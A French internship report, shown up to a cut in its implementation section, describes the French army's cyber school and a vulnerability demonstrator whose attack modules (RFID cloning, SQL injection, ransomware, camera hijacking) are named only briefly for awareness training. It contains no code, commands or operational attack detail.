

Rapport de stage

Démonstrateur de vulnérabilités

Stage effectué du :
08/04/2024 au 14/06/2024



Stagiaire

Pierrot Elouan
Étudiant R&T - IUT de Lannion

Maître de stage

Lemaître Sébastien
Commandant - COMSIC

**

Rapport de stage

Démonstrateur de vulnérabilités

Stage effectué du :

08/04/2024 au 14/06/2024

Stagiaire

Pierrot Elouan
Étudiant R&T - IUT de Lannion

Maître de stage

Lemaître Sébastien
Commandant - COMSIC

Remerciements

Je tiens à remercier le général et directeur de l'école Jacques Eyharts, ainsi que le commandant Lemaître Sébastien du groupement cybersécurité du commandement des SIC de m'avoir accueilli en tant que stagiaire au sein de l'École des Transmissions du numérique et du Cyber de Cesson-Sévigné. Ainsi que m'avoir fourni un sujet de stage en concordance avec mon projet professionnel.

J'exprime également ma gratitude envers toutes les équipes du commandement des SIC pour leur accueil et plus particulièrement l'équipe des formateurs pour m'avoir accompagné tout au long de ce stage.

Je tiens également à remercier les alternants, Mme. Fouillée et M. Cognault avec qui j'ai collaboré lors de ce stage.

Sommaire

INTRODUCTION.....	2
1. PRÉSENTATION DU CONTEXTE.....	6
1.1 Armée française.....	6
1.2 Armée de terre.....	7
1.3 COMSIC.....	8
1.4. L'École des Transmissions.....	9
1.5. Groupement Cyber (GCYB).....	11
1.6. Équipe de formateurs.....	12
2. PRÉSENTATION DU PROJET.....	13
2.1 cahier des charges.....	13
2.2 Organisation du projet.....	14
2.3 analyse de l'existant.....	14
2.3.1 présentation générale.....	14
2.3.2 utilisation et organisation du matériel.....	16
2.3.3 Modules du démonstrateur de vulnérabilités.....	18
2.3.4 Travaux de mes prédecesseurs.....	20
3. MISES EN OEUVRE.....	21
3.1 Réflexion et objectifs mis en place.....	21
3.2 Recherches.....	21
3.3 Modules et travaux mis en place.....	21
3.3.1 Feuilles de tutoriels des modules	21
3.3.2 Wiki du démonstrateur de vulnérabilités.....	22
3.3.3 Module MouseJacking.....	23
3.3.4 Module QRPhishing.....	23
3.4. Modules inachevés ou refusés.....	29
4. BILAN.....	31
4.1 adéquation au cahier des charges.....	31
4.2 améliorations à envisager.....	31
4.3 Gestion de projet.....	31
CONCLUSION.....	32
INDEX.....	33
GLOSSAIRE.....	33
TABLE DES FIGURES.....	35
SITOGRAPHIE.....	36
ANNEXES.....	37
RÉSUMÉ.....	

Introduction

Tout le monde se doit d'être sensibilisé aux dangers d'internet, c'est pour cela que l'École des Transmissions du numérique et du Cyber de Cesson-Sévigné a mis en place, il y a de cela quelques années un démonstrateur de vulnérabilités aussi appelé Démofaille permettant de sensibiliser les différentes promotions de stagiaires de l'école sur les vulnérabilités existantes aux sein de nos systèmes d'information. Une sensibilisation nécessaire, pour un site de l'armée où sont transmises et stockées des données protégées où fonctionne l'intranet de l'armée appelé Intradef.

Chaque stagiaire est sensibilisé de manière plus ou moins poussée suivant ses compétences, son domaine d'activité, sa sensibilité aux domaines du numérique et la sensibilité des données manipulées. L'objectif du projet qui m'a été confié le 8 avril 2024, est de faciliter l'utilisation du démonstrateur de vulnérabilités afin d'en faciliter les présentations et d'intégrer des vulnérabilités pertinentes à sensibiliser et compréhensibles de tous.

Ce rapport présentera dans un premier temps, l'armée et le commandement des SIC puis l'école des transmissions, du numérique et du Cyber et enfin le groupement Cyber. Puis dans un deuxième temps, le démonstrateur de vulnérabilités et le but de mon projet de stage. De plus, j'expliquerai les différentes réflexions faites sur le projet, les ajouts, améliorations faites sur le démonstrateur et les recherches effectuées. Enfin, je conclurai sur les résultats de mon travail et le bilan de ce stage. D'autre part, vous trouverez en annexe les illustrations de mon travail et des explications techniques.

1. PRÉSENTATION DU CONTEXTE

Afin de comprendre le contexte du stage, je vais commencer par vous présenter la structure, l'établissement, le groupement puis l'équipe dans lequel, j'ai travaillé tout au long de ce stage de deuxième année

1.1. L'armée française

Les Forces armées françaises, couramment appelées l'Armée française, sont placées sous l'autorité du Président de la République. Elles jouent un rôle crucial dans la défense nationale et contribuent aux opérations internationales de maintien de la paix.

L'armée française est composée de trois armées:

- **Armée de Terre** : Composée d'unités d'infanterie, de blindés, d'artillerie, et de forces spéciales.
- **Marine Nationale** : Composée de ses navires de guerre, sous-marins, porte-avions et de forces amphibies.
- **Armée de l'air** : Composée d'avions de combat, de transport et d'hélicoptères de transport et de combat.

La France participe activement aux missions de maintien de la paix sous l'égide des Nations Unies et aux interventions militaires en coalition, notamment au sein de l'OTAN.

En plus de ses missions de défense, l'Armée française est souvent mobilisée pour des opérations humanitaires, apportant aide et secours en cas de catastrophes naturelles ou de crises humanitaires.

L'Armée française s'efforce de maintenir une force de dissuasion nucléaire et de moderniser son équipement, intégrant des techniques avancées dans ses opérations.

Elle collabore étroitement avec ses alliés européens et internationaux pour renforcer la sécurité collective et la stabilité mondiale.

1.2. L'armée de terre

L'Armée de Terre française, composante majeure des forces armées nationales, représente la puissance terrestre de la France. Structurée de manière polyvalente, elle assume diverses missions stratégiques et opérationnelles, déployant une gamme étendue de compétences et d'équipements pour garantir la sécurité du pays.

Leurs missions sont:

- **La défense du territoire** : L'Armée de Terre est la première ligne de défense nationale, prête à réagir face à toute menace visant le territoire Français
- **Maintien de l'ordre** : En complément des forces de sécurité intérieures, françaises, elle intervient lors de situations de crise nécessitant une réponse militaire pour restaurer l'ordre public
- **Interventions Extérieures** : Actrice majeure des opérations extérieures, elle participe à des missions de maintien de la paix, d'assistance humanitaire, et d'intervention en coalition ainsi à la stabilité mondiale

L'Armée de Terre est organisée en différentes unités, notamment :

- **Infanterie** : Constituant le cœur des forces terrestres, elle assure le contrôle du terrain et l'engagement direct dans les opérations.
- **Blindés** : Composés de chars de combat et de véhicules blindés, ces unités fournissent une puissance de feu mobile et une protection
- **Artillerie** : Chargée du soutien feu, elle déploie des canons, obusiers, et accueille missiles pour appuyer les troupes au sol.
- **Génie militaire** : Spécialisé dans la construction, le déminage et le support logistique.
- **Forces Spéciales** : Unités d'élite hautement entraînées, adaptées à des missions spécifiques et souvent déployées de manière discrète. L'Armée de Terre est équipée de matériels modernes et technologiquement avancés, incluant des systèmes de communication, des véhicules blindés, des armes légères, et des équipements de protection individuelle

1.3. COMSIC

Le COMSIC ou Commandement des Systèmes d'Informations et de Communications, est une composante majeure des forces armées françaises. Il a pour mission de planifier, de mettre en œuvre et de gérer les systèmes d'informations et de communication au sein des armées.

Leurs missions sont :

- **La Gestion des Systèmes d'Informations** : Le COMSIC assure la coordination des systèmes d'informations et de communication des forces armées françaises.
- **Cyberdéfense** : Il est impliqué dans la protection des réseaux forces armées françaises informatiques et des systèmes d'information contre les cyber menaces.
- **Interopérabilité** : Favorise la compatibilité et l'interopérabilité des menaces. systèmes d'information entre les différentes branches des forces armées.

Leurs rôles Stratégiques sont:

- **Soutien aux opérations** : Le COMSIC joue un rôle crucial dans la facilitation des opérations militaires en fournissant des capacités de communication efficaces et sécurisées.
- **Innovation Technologique** : Il participe au développement et à l'intégration de nouvelles technologies pour améliorer les capacités de communication des forces armées.

Le COMSIC est une organisation interarmées, collaborant avec l'Armée de Terre, l'Armée de l'Air, la Marine Nationale et d'autres composantes des forces armées.

Il met en place des mesures de protection avancées pour contrer les menaces cybersécurité et garantir la sécurité des réseaux militaires.

Le commandement de l'Appui Terrestre Numérique et Cyber (CATNC) est le commandement Alpha qui assure la cohérence de l'organisation, du fonctionnement général, de l'emploi et des évolutions des domaines de l'appui numérique et du cyber pour le domaine de lutte informatique

défensive. Créé le 1er janvier 2024 dans le cadre de la transformation de l'armée de Terre, le CATNC succède COMSIC, dont il reprend notamment l'intégralité des missions

Le CATNC incarne la transformation vers une “ armée de Terre de combat ” dans les domaines numérique et cyber et contribue à renforcer la capacité à agir dans des opérations multi milieux-multichamps.

1.4. L'École des Transmissions du Numérique et du Cyber

L'École des Transmissions du Numérique et du Cyber créée le 1er septembre 1994 est située sur le campus de Rennes - Beaulieu, sur la commune de Cesson-Sévigné (35510) aussi appelée ETNC. C'est un site appartenant à l'armée de Terre et dirigé par le général de brigade Jacques Eyharts. L'école est ouverte aux personnels du ministère français des Armées et d'autres pays. Certifiée norme ISO 9001 version 2000, l'ETNC est le pôle de formation de cadres, civils et militaires, appelés à servir dans le domaine des systèmes d'information et de communication (SIC), de la cyber et de la guerre électronique (GE). Elle concourt également, dans ces domaines, à la formation du personnel civil et militaire de l'armée de l'air et de l'espace, de la Marine, de la DIRISI et d'autres services ou organismes du ministère des Armées, voire d'autres ministères (Intérieur notamment).



Figure 1 - Photo de l'École des Transmissions

Plus précisément, l'ETNC forme environ 3000 stagiaires par an. Dans le cadre de la Défense européenne et de sa place dans l'OTAN, l'école effectue des jumelages et des échanges de cadres et de stagiaires avec les écoles de transmissions allemande et britannique. Elle entretient des liens privilégiés avec les écoles de transmissions espagnole, italienne, américaine et hongroise.

Il existe 5 groupements au sein de l'ETNC :

- Le groupement Formation
- Le groupement Information et réseau: spécialisé dans projet dev infos, système et réseau
- Le groupement Gens : groupement d'environnement numérique et scorpion spécialisé dans la télécommunication, radio, et système d'informations opérationnelles
- Le groupement rattaché à l'ETNC : groupement renseignement et guerre électronique + IMBS (opérateur écoute) + DASEM (interception)
- Le groupement cyber où j'effectue mon stage : le GCYB est chargé de former les spécialistes en cybersécurité des forces armées. Ses programmes de formation couvrent un éventail de sujets, notamment la protection des réseaux, la détection des intrusions et la réponse aux incidents.

1.5. Groupement Cyber (GCYB)

L'ETNC possède un groupement Cybersécurité dans lequel j'ai été affecté pour mon stage. Ce groupement gère la formation cybersécurité de l'école des transmissions avec deux grands pôles, le pôle "Réglementation et chiffre" et le pôle "sécurité et investigation du numérique". Le groupement cybersécurité gère également la sensibilisation à la sécurité des systèmes d'informations.




Figure 2 - Organigramme des services




Figure 3 - Organigramme des effectifs

Plus précisément pour ce qui est des formations le groupement propose des formations allant jusqu'à 3 ans équivalentes un niveau BAC+2. Le groupement propose des formations très spécialisées sur un domaine précis, par exemple le groupement possède une salle dédiée aux systèmes équipements stormshield, proposant donc des certifications pour ces systèmes aux élèves de l'école.

1.6. Équipe de formateurs

J'ai été affecté dans le bureau des formateurs dans lequel j'ai travaillé lors des 3 premières semaines de ce stage. Puis lors de la quatrième semaine il a été décidé en accord avec le commandant Lemaître d'être déplacé dans le bureau où se trouve les alternants afin de collaborer sur les travaux autour du démonstrateur de vulnérabilité et de la gestion des modules du démonstrateur.

2. PRÉSENTATION DU PROJET

Lors de mon arrivée au GCYB, on m'a exposé ma mission, qui fut modifiée par rapport à ma mission de stage initiale qui était de réaliser des architectures sécurisées afin d'assurer la résilience des services. Ma mission assignée est donc de créer des modules et d'apporter des améliorations au démonstrateur de vulnérabilités de l'école. Afin d'accomplir cette tâche, j'ai lors de mes premiers jours de stage, assisté à des démonstrations faites par les formateurs du GCYB. Dans l'objectif de comprendre les tenants et les aboutissants de ce sujet. De plus la participation aux démonstrations m'a permis de connaître les problèmes auxquels font face les formateurs et les améliorations qu'ils aimeraient voir arriver sur le démonstrateur.

2.1. Cahier des charges

J'ai donc effectué comme cité précédemment un travail d'observation. Celui-ci consistait à assister à des présentations démotivante afin de connaître son fonctionnement. Les modules du démonstrateur sont présentés grâce à des petites fiches peu détaillées et peu lisibles, rédigées à la main par d'anciens employés du GCYB. Ce qui crée automatiquement un risque élevé de perte d'information sur le démonstrateur et donc un risque de dysfonctionnement des démonstrations à l'avenir, à plus long terme cela pourrait empêcher la transmission de connaissance sur celle-ci. Les formateurs m'ont donc fortement fait part de leur souhait d'avoir des fiches lisibles et ne risquant pas d'être égarées. De plus, en identifiant la composition de la salle et après m'avoir fait par qu'il n'en existait pas, j'ai personnellement jugé nécessaire la création d'un schéma de dépannage du démonstrateur de vulnérabilités afin d'aider à la compréhension de celui-ci et à la mise en place de nouveaux modules.

Pour les conditions du choix du sujet d'un module et de la façon de le présenter, celui-ci doit être compréhensible par le plus grand nombre de stagiaires et être le plus visuel possible.

Pour la partie création de module de ma mission, je ne peux pas mettre en place de module nécessitant du matériel que le GCYB ne possède pas car le processus de commande de matériel peu prendre du temps. Mais je peux créer des modules et effectuer des commandes pour que lesdits modules soient mis en place plus tard après mon départ du stage.

Pour ce qui est du budget disponible pour réaliser, ces améliorations et modules. Il est défini selon les besoins après demande auprès de plus hautes instances. Lors du début de ma mission de stage cette spécificité ne m'avait pas été immédiatement précisée mais dû au temps d'attente des commandes de matériels cela n'est pas envisageable pour mon stage. J'ai donc eu la condition supplémentaire de n'utiliser que le matériel déjà présent au sein du démonstrateur. Il est également bon de savoir qu'aucune date butoire ne m'a été assignée hormis celle que joue la date de fin de mon stage c'est-à-dire le 14 juin 2024.

2.2. Organisation du projet

Mon projet s'est déroulé en plusieurs étapes de rédaction puis de recherche et enfin de création et mise en place de modules.



Figure 4 - Gantt prévisionnel du projet

Ce Gantt n'a pas été mis au point en accord avec un quelconque tiers. Il a uniquement servi à me guider personnellement dans la confection du projet et a été rédigé au fur et à mesure des tâches accomplies, c'est pour cela que ce premier Gantt prévisionnel est peu fourni. Dans l'ordre de mes tâches, j'ai priorisé celles qui me permettaient de mieux comprendre les travaux existants sur le démonstrateur de vulnérabilité. Je vais détailler chaque étape de mes travaux afin de mieux vous présenter mes réflexions et méthodes de travail mises en place.

2.3. Analyse de l'existant

2.3.1. Présentation générale

Le Groupement Cybersécurité de l'école des transmissions possède depuis quelques années un démonstrateur de vulnérabilité aussi appelé Démofaille. Ce démonstrateur de vulnérabilités a pour but de présenter et de démontrer l'existence de vulnérabilités de sécurité informatiques et de sécurité physique en entreprise dans un but de mise en garde et d'information sur les dangers des technologies et des comportements à adopter. Des démonstrations sont organisées régulièrement pour du personnel extérieur à l'ETNC et systématiquement pour les nouvelles promotions d'élèves de l'ETNC.

Ce démonstrateur anciennement géré par le CRAFT est à présent géré par les formateurs. M. Dubanchet était le dernier membre du CRAFT au sein du GCYB, celui-ci a quitté le GCYB deux semaines après mon arrivée. Pour ce qui est de sa confection, le démonstrateur de vulnérabilité a été jusqu'à présent amélioré, au fur et à mesure des années par des employés du CRAFT, des stagiaires et des alternants. Actuellement les présentations Démofaille sont faites par une partie des formateurs de la DGF.

Dû à un manque d'effectif important au sein du GCYB le maintien du démonstrateur de vulnérabilité est mis en déroute et l'avancement des améliorations sur le démonstrateur est au point mort.



Figure 5 - Salle du Démonstrateur de vulnérabilités

Pour ce qui est de la composition matérielle, le démonstrateur de vulnérabilités a été mis sur pied à partir d'anciens équipements qui n'étaient plus utilisés et d'équipements spécialisés de piratage. Afin d'en avoir une meilleure compréhension, voici un tableau répertoriant la liste des équipements présents au sein du démonstrateur.

Liste du Matériel

Équipement	Quantité
Ordinateur Portable	2
Ordinateur de Bureau	3
Caméra	3
Volet électrique	1
Téléviseur	1
Routeur WIFI	1
Switch (5 Ports)	2
Émetteur-Récepteur HackRF One	1
Projecteur	2
Visualiseur	1

2.3.2. Utilisation et organisation du matériel

Tous les équipements du démonstrateur de vulnérabilités sont séparés physiquement en deux bureaux distincts, un bureau pour les machines et équipements servant à l'attaque et le deuxième bureau représentant les machines d'entreprises qui sont attaquées. Afin de comprendre plus en détails la composition du démonstrateur, voici un tableau détaillant plus en profondeur les équipements importants et leur répartition :

Liste du matériel du bureau des attaquants

Nom	Modèle/Type	Système d'exploitation	Description
Desktop-Hacker	Ordinateur de Bureau	Kali Linux	Ordinateur possédant une carte WIFI et servant pour l'utilisation de Metasploit
Laptop-Hacker	Ordinateur Portable	Kali Linux	Ordinateur servant à l'utilisation du HackRF
HackRF	Récepteur-Émetteur SDR		Récepteur-Émetteur utilisé pour le piratage

			d'un volet de maison
Copieur de carte RFID	HW8688		

Liste du matériel du bureau de l'entreprise

Nom	Modèle/Type	Système d'exploitation	Description
Desktop-Surveillance	Ordinateur de Bureau	Windows	Ordinateur servant à gérer le dispositif de carte RFID et les caméras de surveillance
Laptop-Secrétaire	Ordinateur Portable	Linux / Windows	Ordinateur contenant une VM servant au module de Ransomware
Desktop-Serveur	Ordinateur de Bureau	Windows	Ordinateur contenant le serveur apache et l'AD Windows.
Routeur Lancom	Lancom L322 AGN CLI		Routeur WIFI permettant la connexion au réseau de l'entreprise
Lecteur RFID	SIR-5000		Lecteur de badge de l'entreprise fonctionnant grâce au logiciel

En ce qui concerne l'organisation réseau du démonstrateur de vulnérabilités, il est divisé en deux parties, le bureau attaquant et le bureau attaqué.

Aucun document jusqu'à présent n'a été créé pour comprendre la composition réseau du démonstrateur. Afin de posséder une meilleure compréhension de celle-ci, j'ai pris l'initiative de produire un schéma de dépannage du démonstrateur. à contrario, dû à la non interconnectivité des réseaux, je n'ai pas jugé pertinent la création d'un schéma logique.




Figure 6 - Schéma Physique du démonstrateur de vulnérabilité

Si besoin d'une meilleure lisibilité du schéma une copie de plus grande taille est disponible en annexe page 42.

2.3.3. Modules du démonstrateur de vulnérabilité

Le fonctionnement du démonstrateur de vulnérabilité est tourné autour d'un système de modules de présentation individuels qui permettent de couvrir de nombreux thèmes de sécurité et de cybersécurité. Au moment de mon arrivée au GCYB la démofaille possède 15 modules de présentation qui sont les suivants :

Nom du module	Description	État du module
Cadenas	Cette démonstration a pour objectif de présenter les Shims afin de faire comprendre aux personnels que la sécurité physique fait aussi partie de la défense en profondeur et qu'elle a des vulnérabilités.	Actif
Boot USB		Désactivé
Badges RFID	Cette démonstration présente la duplication de badges RFID, qui est un système de badge permettant d'accéder à de	Actif

	nombreux lieux.	
Digicode		Désactivé
Volets roulants	Cette démonstration présente le sujet de la sécurité des équipements à commande radio.	Actif
Scan WIFI		Désactivé
AP vulnérable		Désactivé
Caméras IP	Cette démonstration présente le fonctionnement d'un piratage de caméra avec injection de fausses images, comme une vidéo en boucle.	Actif
Portail	Cette démonstration présente la sécurité des systèmes industriels avec un portail piloté en modbus TCP.	Désactivé
Scan réseau	Cette démonstration présente le scan de réseaux avec le logiciel Armitage.	Actif
Injection SQL Vide	Cette démonstration présente l'accès à des données privées par injection SQL.	Actif
Attaque du téléphone	Cette démonstration présente l'utilisation de fichier malveillant pour accéder aux ressources d'un téléphone.	Actif
Ransomware	Cette démonstration présente le rançonnage d'un poste informatique d'une secrétaire grâce à un ransomware par le biais d'un phishing par mail préalable.	Actif
Keylogger	Cette démonstration présente les systèmes de capture d'entrées clavier.	Désactivé
OSINT	Cette démonstration présente les divers sites internet de	Actif

	renseignement de sources ouvertes.	
--	------------------------------------	--

2.3.4. Travaux des prédecesseurs

Lors de ma sixième semaine de stage, un des membres du GCYB m'a mis au courant de la potentielle existence de documents qui pourraient m'être utiles, au sein des archives présents sur un disque dur auquel il a accès. J'ai donc demandé à posséder une copie de ces archives et j'ai pu trouver parmi ces archives, une ébauche de Wiki créé par un alternant ayant travaillé sur le démonstrateur précédemment.




Figure 7 - Page de Wiki du démonstrateur de vulnérabilité

Au moment de la découverte du Wiki, celui-ci possédait une courte page de présentation du démonstrateur et une page de navigation pour les modules de démonstration et plusieurs pages de modules qui n'existent plus.

Les alternants avec qui j'ai collaboré lors de mon stage ont pré-produit deux modules avant mon arrivée, une sur le logiciel Keepass et un deuxième sur Rubber Ducky et les pare-feux Windows.

3. Mise en oeuvre

3.1. Réflexion et objectifs mis en place

Peu de temps après mon arrivée j'ai décidé de produire les fiches de tutoriels nécessité par les formateurs afin d'assurer la pérennité du démonstrateur et le bon fonctionnement des présentations, j'ai décidé de produire les feuilles de tutoriel au format Markdown.

J'ai prévu après avoir terminé les feuilles de tutoriels de créer des modules pour le démonstrateur de vulnérabilité en m'aidant des documentations disponible à l'ETNC, de recherches sur internet et des conseils avisés des formateurs. Pour mes tests de mise en place, j'ai décidé d'utiliser mon poste de travail à l'ETNC et des machines virtuelles disposées sur mon ordinateur portable.

Après la découverte du Wiki créé par l'ancien alternant, j'ai décidé de continuer son travail en créant les fiches wiki pour les modules n'en ayant pas et mes propres modules, j'ai aussi décidé d'y implémenter mon schéma de dépannage.

3.2. Recherches

Pour m'aider dans la création des modules, je me suis documenté grâce à internet sur des sites plus ou moins spécialisés tels que Hack5, Medium, Elektor Magazine ou grâce à des vidéos Youtube. J'ai également utilisé de la documentation disponible dans la salle de documentation, présente au sein du bâtiment du GCYB, j'ai pu y feuilleter des revues spécialisées tel que le MISC.

3.3. Modules et travaux mis en place

3.3.1 Feuilles de tutoriels des modules

Comme précisé précédemment, le format que j'ai choisi pour la création des feuilles de tutoriels est le format Markdown afin d'avoir des feuilles numérisées qui peuvent être imprimées tout en donnant une présentation lisible. Pour leur confection j'ai repris les petites fichettes présentent dans la salle du démonstrateur que les formateurs utilisaient jusqu'alors.

